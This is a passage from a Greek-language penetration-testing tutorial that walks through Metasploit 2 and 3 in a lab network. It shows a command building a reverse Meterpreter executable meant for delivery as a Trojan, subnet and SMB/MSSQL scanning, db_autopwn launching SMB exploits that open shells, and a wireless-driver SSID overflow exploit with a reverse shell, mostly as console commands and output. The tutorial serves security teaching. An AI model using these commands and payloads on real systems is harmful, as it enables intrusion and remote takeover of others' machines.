6	0.637816	172.16.2.1	172.16.2.202	HTTP	HTTP/1.1 200 OK (text/html
7	0.639577	172.16.2.1	172.16.2.202	TCP	80 > 1029 [FIN, ACK] Seq=
8	0.640885	172.16.2.202	172.16.2.1	TCP	1029 > 80 [ACK] Seq=138
9	0.677724	172.16.2.202	172.16.2.1	TCP	1029 > 80 [FIN, ACK] Seq=
10	0.677762	172.16.2.1	172.16.2.202	TCP	80 > 1029 [ACK] Seq=325
11	1.791797	172.16.2.202	172.16.2.1	TCP	1031 > 80 [SYN] Seq=0 Le
12	1.791836	172.16.2.1	172.16.2.202	TCP	80 > 1031 [SYN, ACK] Seq=
13	1.792144	172.16.2.202	172.16.2.1	TCP	1031 > 80 [ACK] Seq=1 Ac
14	1.792805	172.16.2.202	172.16.2.1	HTTP	GET /stage HTTP/1.0

Frame 4 (191 bytes on wire, 191 bytes captured)

Ethernet II, Src: 00:0c:29:ef:27:5b (00:0c:29:ef:27:5b), Dst: 00:15:58:27:69:7f (00:15:

```
0010  00 b1 00 20 40 00 80 06  9d 3b ac 10 02 ca ac 10   ... @... .;......
0020  02 01 04 05 00 50 7f 84  75 1d f8 fa c5 14 50 18   .....P.. u.....P.
0030  fa f0 21 8a 00 00 47 45  54 20 2f 20 48 54 54 50   ..!...GE T / HTTP
0040  2f 31 2e 30 0d 0a 41 63  63 65 70 74 3a 20 2a 2f   /1.0..Ac cept: */
0050  2a 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   *..User- Agent: M
0060  6f 7a 69 6c 6c 61 2f 34  2e 30 20 28 63 6f 6d 70   ozilla/4 .0 (comp
0070  61 74 69 62 6c 65 3b 20  4d 53 49 45 20 36 2e 30   atible;  MSIE 6.0
0080  3b 20 57 69 6e 64 6f 77  73 20 4e 54 20 35 2e 31   ; Window s NT 5.1
0090  29 0d 0a 48 6f 73 74 3a  20 31 37 32 2e 31 36 2e   )..Host:  172.16.
00a0  32 2e 31 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a   2.1..Con nection:
00b0  20 4b 65 65 70 2d 41 6c  69 76 65 0d 0a 0d 0a      Keep-Al ive....
```

5.2.7 Binary Payloads

Το Metasploit έχει μια τακτοποιημένη επιλογή για τα διάφορα exploits που χαρακτηρίζοντα σαν PE executables.

```
BT framework2 # ./msfpayload win32_reverse_meterpreter LHOST=172.16.2.1 X >evil.exe
Warning: Multistage payloads only return first stage
BT framework2 #
```

Τώρα μπορούμε να στείλουμε αυτό το αρχείο με διάφορες μορφές στο θύμα μας, ως τμήμα ενός Trojan horse, ή σαν client side attack. Μόλις εκτελεσθεί, ένα αντίστροφο Meterpreter shell πρέπει να σταλεί στην επιτιθέμενη μηχανή.

```
BT framework2 # ./msfcli payload_handler PAYLOAD=win32_reverse_meterpreter
LHOST=172.16.2.1 E
[*] Starting Reverse Handler.
[*] Attempting to handle the selected payload...
[*] Got connection from 172.16.2.1:4321 <-> 172.16.2.203:1114
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=    connected to    =- ]
[ -= meterpreter server =- ]
[ -=    v.  00000500    =- ]
meterpreter>
```

5.3.Βελτιομένη Έκδοση Framework (v3.0)

Η έκδοση 3.0 του πλαισίου είναι ένας επανασχεδιασμός της 2.x έκδοσης του πλαισίου Framework που έχει γραφτεί εξ ολοκλήρου στην Ruby. Ο αρχικός στόχος της έκδοσης 3.0 είναι να καταστήσει το πλαίσιο εύκολο στην χρήση και να επεκταθεί από μια προγραμματιστική πτυχή. Αυτός ο στόχος καλύπτει πέρα από την ανάπτυξη των modules , όπως τα exploits και την ανάπτυξη τρίτων εργαλείων και plugins που μπορούν να χρησιμοποιηθούν για να αυξήσουν την λειτουργία ολόκληρης της σουίτας. Με την ανάπτυξη ενός εύχρηστου πλαισίου σε προγραμματικό επίπεδο, είναι επακόλουθο ότι τα exploits καθώς και άλλες επεκτάσεις είναι ευκολότερο στο να κατανοηθούν και να εφαρμόσουν σε σύγκριση με εκείνα που παρέχονται στις προηγούμενες εκδόσεις του πλαισίου.

5.3.1 Framework 3 Modules

Το πλαίσιο v3.0 εισάγει διάφορα χρήσιμα βοηθητικά modules όπως το UDP discovery sweeps και τα SMB host identification features.

```
BT framework3 # ./msfconsole

                __.                          .__.        .__. __.
  _____   _____/  |_____     ____________ |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  /  ___/\____ \|  |  /   _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/          \/     \/ |__|


       =[ msf v3.0-beta-dev
+ -- --=[ 132 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 27 aux

msf > show
msf > use scanner/discovery/sweep_udp
msf auxiliary(sweep_udp) > set RHOSTS 172.16.2.1/24
RHOSTS => 172.16.2.1/24
msf auxiliary(sweep_udp) > run
```

```
[*] Sending 6 probes to 172.16.2.0->172.16.2.255 (256 hosts)
[*] Discovered NetBIOS on 172.16.2.203 ()
[*] Discovered NetBIOS on 172.16.2.204 ()
[*] Discovered NetBIOS on 172.16.2.202 ()
[*] Discovered NetBIOS on 172.16.2.201 ()
[*] Discovered SQL Server on 172.16.2.201 (tcp=1433
np=\\BA8C9725C4334BF\pipe\sql\query Version=8.00.194 ServerName=BA8C9725C4334BF
IsClustered=No InstanceName=MSSQLSERVER )
[*] Auxiliary module execution completed

msf auxiliary(sweep_udp) > use scanner/smb/version
msf auxiliary(version) > set RHOSTS 172.16.2.201-172.16.2.204
RHOSTS => 172.16.2.201-172.16.2.204
msf auxiliary(version) > run
[*] 172.16.2.201 is running Windows 2000 Service Pack 0 - Service Pack 4
[*] 172.16.2.202 is running Windows XP Service Pack 0 / Service Pack 1
[*] 172.16.2.203 is running Windows XP Service Pack 0 / Service Pack 1
[*] 172.16.2.204 is running Windows XP Service Pack 0 / Service Pack 1
[*] Auxiliary module execution completed

msf auxiliary(version) > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 172.16.2.201
RHOSTS => 172.16.2.201
msf auxiliary(mssql_ping) > run
[*] SQL Server information for 172.16.2.201:
[*]    tcp             = 1433
[*]    np              = \\BA8C9725C4334BF\pipe\sql\query
[*]    Version         = 8.00.194
[*]    ServerName      = BA8C9725C4334BF
[*]    IsClustered     = No
[*]    InstanceName    = MSSQLSERVER
[*] Auxiliary module execution completed

msf auxiliary(mssql_ping) > use scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 172.16.2.201
RHOSTS => 172.16.2.201
msf auxiliary(mssql_login) > run
[*] Target 172.16.2.201 does have a null sa account...
[*] Auxiliary module execution completed
```

5.4. Εργαλεια που χρησιμοποιούνται με το Metasploit

Στο Metasploit υπάρχει η δυνατότητα να χρησιμοποιήσουμε παράλληλα και άλλα εργαλεία τα οποία μας χρησιμεύουν στη συλλογή πληροφοριών, ανάλογα με την εκάστοτε περίπτωση. Δηλαδή χρησιμοποιούμε συγκεκριμένα προγράμματα - εργαλεία ανάλογα με το είδος των πληροφοριών που θέλουμε να συλλέξουμε και ανάλογα με τις ενέργειες που θέλουμε να υλοποιήσουμε.

5.4.1. db_autopwn

Το Metasploit έχει προσθέσει ένα module για την αυτοματοποιημένη διαδικασία χρήσης των exploit αποκαλούμενη ως db_autopwn. Το module db_autopwn επιτρέπει την ανίχνευση θυρών (port scanning) και την είσοδο σε υπολογιστές χρησιμοποιώντας το πρόγραμμα Nmap (db_nmap), ενώ τα αποτελέσματα εισάγονται σε μια βάση δεδομένων Postgres. Ανάλογα με τις ανοικτές θύρες που εντοπίζονται κατά την διάρκεια της ανίχνευσης σε ένα μηχάνημα, το Metasploit θα εκτελέσει αυτόματα, σχετικά exploits εναντίον των συγκεκριμένων μηχανημάτων.

```
BT ~ # cd /pentest/exploits/framework3/
BT framework3 # ./start-db_autopwn
The files belonging to this database system will be owned by user "postgres".
This user must also own the server process.

The database cluster will be initialized with locale C.

creating directory /home/postgres/metasploit3 ... ok
creating directory /home/postgres/metasploit3/global ... ok
...
initializing dependencies ... ok
creating system views ... ok
loading pg_description ... ok
creating conversions ... ok
setting privileges on built-in objects ... ok
creating information schema ... ok
vacuuming database template1 ... ok
copying template1 to template0 ... ok
copying template1 to postgres ... ok

WARNING: enabling "trust" authentication for local connections
You can change this by editing pg_hba.conf or using the -A option the
next time you run initdb.

Success. You can now start the database server using:

    postmaster -D /home/postgres/metasploit3
or
```

```
    pg_ctl -D /home/postgres/metasploit3 -l logfile start

postmaster starting
[*************************************************************]
[*] Postgres should be setup now. To run db_autopwn, please:
[*] # su - postgres
[*] # cd /pentest/exploits/framework3
{*] # ./msfconsole
[*] msf> load db_postgres
[*************************************************************]
BT framework3 # LOG:  database system was shut down at 2006-12-10 06:53:28 GMT
LOG:  checkpoint record is at 0/33A6AC
LOG:  redo record is at 0/33A6AC; undo record is at 0/0; shutdown TRUE
LOG:  next transaction ID: 565; next OID: 10794
LOG:  next MultiXactId: 1; next MultiXactOffset: 0
LOG:  database system is ready
LOG:  transaction ID wrap limit is 2147484146, limited by database "postgres"

BT framework3 # su - postgres
/dev/pts/0: Operation not permitted
BT ~ $ cd /pentest/exploits/framework3
BT framework3 $ ./msfconsole


 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ msf v3.0-beta-dev
+ -- --=[ 131 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 27 aux

msf > load db_postgres
[*] Successfully loaded plugin: db_postgres

msf > db_create
ERROR:  database "metasploit3" does not exist
dropdb: database removal failed: ERROR:  database "metasploit3" does not exist
LOG:  transaction ID wrap limit is 2147484146, limited by database "postgres"
CREATE DATABASE
ERROR:  table "hosts" does not exist
ERROR:  table "hosts" does not exist
NOTICE:  CREATE TABLE will create sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
ERROR:  table "vulns_refs" does not exist
ERROR:  table "vulns_refs" does not exist
msf > db_hosts
msf > db_Nmap-p 445 172.16.2.*
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:56 GMT
Interesting ports on 172.16.2.1:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap finished: 256 IP addresses (1 host up) scanned in 15.476 seconds
msf > db_Nmap-p 445 172.16.2.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:57 GMT
Interesting ports on 172.16.2.1:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Interesting ports on 172.16.2.202:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Interesting ports on 172.16.2.203:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Interesting ports on 172.16.2.206:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap finished: 256 IP addresses (4 hosts up) scanned in 15.323 seconds
msf > db_hosts
[*] Host: 172.16.2.202
[*] Host: 172.16.2.203
[*] Host: 172.16.2.206
msf > db_autopwn -p -e -r
[*] Launching auxiliary/dos/windows/smb/ms05_047_pnp (1/42) against 172.16.2.206:445...
[*] Launching exploit/windows/smb/ms06_066_nwwks (2/42) against 172.16.2.203:445...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms06_040_netapi (3/42) against 172.16.2.202:445...
[*] Connecting to the SMB service...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms03_049_netapi (5/42) against 172.16.2.203:445...
[*] Connecting to the SMB service...
[*] Launching exploit/windows/smb/ms05_039_pnp (10/42) against 172.16.2.206:445...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:172.16.2.202[\lsarpc]...
[*] Getting OS information...
[*] Command shell session 2 opened (172.16.2.1:8368 -> 172.16.2.202:1059)
[*] Trying to exploit Windows 5.1
[*] Command shell session 3 opened (172.16.2.1:22349 -> 172.16.2.206:1041)


msf > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  1   Command shell  172.16.2.1:23443 -> 172.16.2.202:1058
```

```
  2   Command shell  172.16.2.1:12927 -> 172.16.2.203:1099
  3   Command shell  172.16.2.1:37995 -> 172.16.2.206:1040

msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

5.4.2. Kernel Payloads

Το Backtrack είναι ένα λειτουργικό βασισμένο σε Linux το οποίο περιλαμβάνει πληθώρα προγραμμάτων για penetration testing, συμπεριλαμβανομένου και του Metasploit Framework. Στην συνέχεια θα χρησιμοποιήσουμε το λειτουργικό Backtrack σε συνδυασμό με το Metasploit Framework. Ένα από τα χαρακτηριστικά του Backtrack είναι το Lorcon Metasploit, το οποίο μας επιτρέπει να χρησιμοποιήσουμε τα exploits του Framework για τους ασύρματους οδηγούς των Windows (wifi drivers). Τα περισσότερα λάπτοπ Dell, HP, Acer είναι τρωτά, έτσι τρέχοντας τα συγκεκριμένα exploits πιθανότατα θα οδηγούμασταν στο αποτέλεσμα των χακαρισμένων λαπτοπ χωρίς καν να χρειαστεί να έχουν ενταχθεί σε κάποιο δίκτυο, ή να έχουν ip διεύθυνση. Η συγκεκριμένη επίθεση είναι ιδιαίτερη καθώς επιτιθέμαστε σε ένα οδηγό πυρήνα.
Δεδομένου ότι η επίθεση είναι βασισμένη σε μια υπερχείλιση σωρού SSID, τα θύματά μας δεν χρειάζεται να έχουν συνδεθεί με ένα σημείο πρόσβασης ή να έχουν μια διεύθυνση IP για να μπορέσει να πραγματοποιηθεί η επίθεση. Στέλνοντας ένα long SSID field στον οδηγό, είμαστε σε θέση να χακάρουμε τη ροή εκτέλεσης (execution flow) στην μηχανή του θύματος, και να εκτελέσουμε οποιοδήποτε κώδικα επιθυμούμε.


```
BT framework3 # airmon-ng start wifi0 6

usage: airmon-ng <start|stop> <interface> [channel]

Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0)
ath1            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode
enabled)

BT framework3 # ./msfconsole


       =[ msf v3.0-beta-dev
+ -- --=[ 125 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 21 aux
```

```
msf > use windows/driver/broadcom_wifi_ssid
msf exploit(broadcom_wifi_ssid) >set

Global
======

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
==========================================

  Name       Value
  ----       -----
  ADDR_DST   FF:FF:FF:FF:FF:FF
  CHANNEL    11
  DRIVER     madwifi
  EXITFUNC   thread
  INTERFACE  ath0
  RUNTIME    60
  WfsDelay   0

msf exploit(broadcom_wifi_ssid) >set ADDR_DST 00:90:96:50:56:D2
ADDR_DST => 00:90:96:50:56:D2
msf exploit(broadcom_wifi_ssid) >set CHANNEL 6
CHANNEL => 6
msf exploit(broadcom_wifi_ssid) >set INTERFACE ath1
```


```
INTERFACE => ath1
msf exploit(broadcom_wifi_ssid) >set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(broadcom_wifi_ssid) >set RHOST 192.168.0.111
RHOST => 192.168.0.111
msf exploit(broadcom_wifi_ssid) >set RUNTIME 180
RUNTIME => 180
msf exploit(broadcom_wifi_ssid) >set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(broadcom_wifi_ssid) >set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(broadcom_wifi_ssid) >set

Global
======

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
==========================================

  Name       Value
  ----       -----
  ADDR_DST   00:90:96:50:56:D2
  CHANNEL    6
  DRIVER     madwifi
  EXITFUNC   thread
  INTERFACE  ath1
  LHOST      192.168.0.110
  PAYLOAD    windows/shell_reverse_tcp
  RHOST      192.168.0.111
  RUNTIME    180
  TARGET     0
  WfsDelay   0

msf exploit(broadcom_wifi_ssid) >exploit
[*] Started reverse handler
[*] Sending beacons and responses for 180 seconds...
[*] Command shell session 1 opened (192.168.0.110:4444 -> 192.168.0.111:1044)
[*] Finished sending frames...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

[*] Command shell session 1 closed.
msf exploit(broadcom_wifi_ssid) >
```

5.4.3. Core Impact

Το Core Impact είναι ένα αυτοματοποιημένο περιεκτικό προϊόν δοκιμής διείσδυσης, για την αξιολόγηση συγκεκριμένων πληροφοριών σε θέματα ασφαλείας για μία επιχείρηση. Μερικές από τις δυνατότητές του είναι οτι μπορεί να εντοπίσει τις ευπάθειες σε μία υποδομή δικτύου, καθώς και να εντοπίσει τους πιθανούς κινδύνους, όπως επίσης και να εξετάσει την αποτελεσματικότητα της υπάρχουσας ασφάλειας.
Θα ξεκινήσουμε τρέχοντας το Core Impact (CI) και δημιουργώντας ένα νέο χώρο εργασίας.




Ολοκληρώνουμε τον οδηγό ορίζοντας έναν κωδικό πρόσβασης για τον χώρο εργασίας μας. Στην συνέχεια θα εμφανιστεί το κύριο παράθυρο διεπαφών CI.




Θα αρχίσουμε ένα ICMP sweep προκειμένου να προσδιοριστούν όλοι οι «ενενεργία» χρήστες του συγκεκριμένου δικτύου.

Μόλις τελειώσει το sweep το CI εμφανίζει τους χρήστες που εντοπίστηκαν.



Στην συνέχεια, θα συνεχίσουμε τη συλλογή πληροφοριών με την προσπάθεια να προσδιοριστούν οι εκδόσεις λειτουργικών συστημάτων των συγκεκριμένων υπολογιστών.



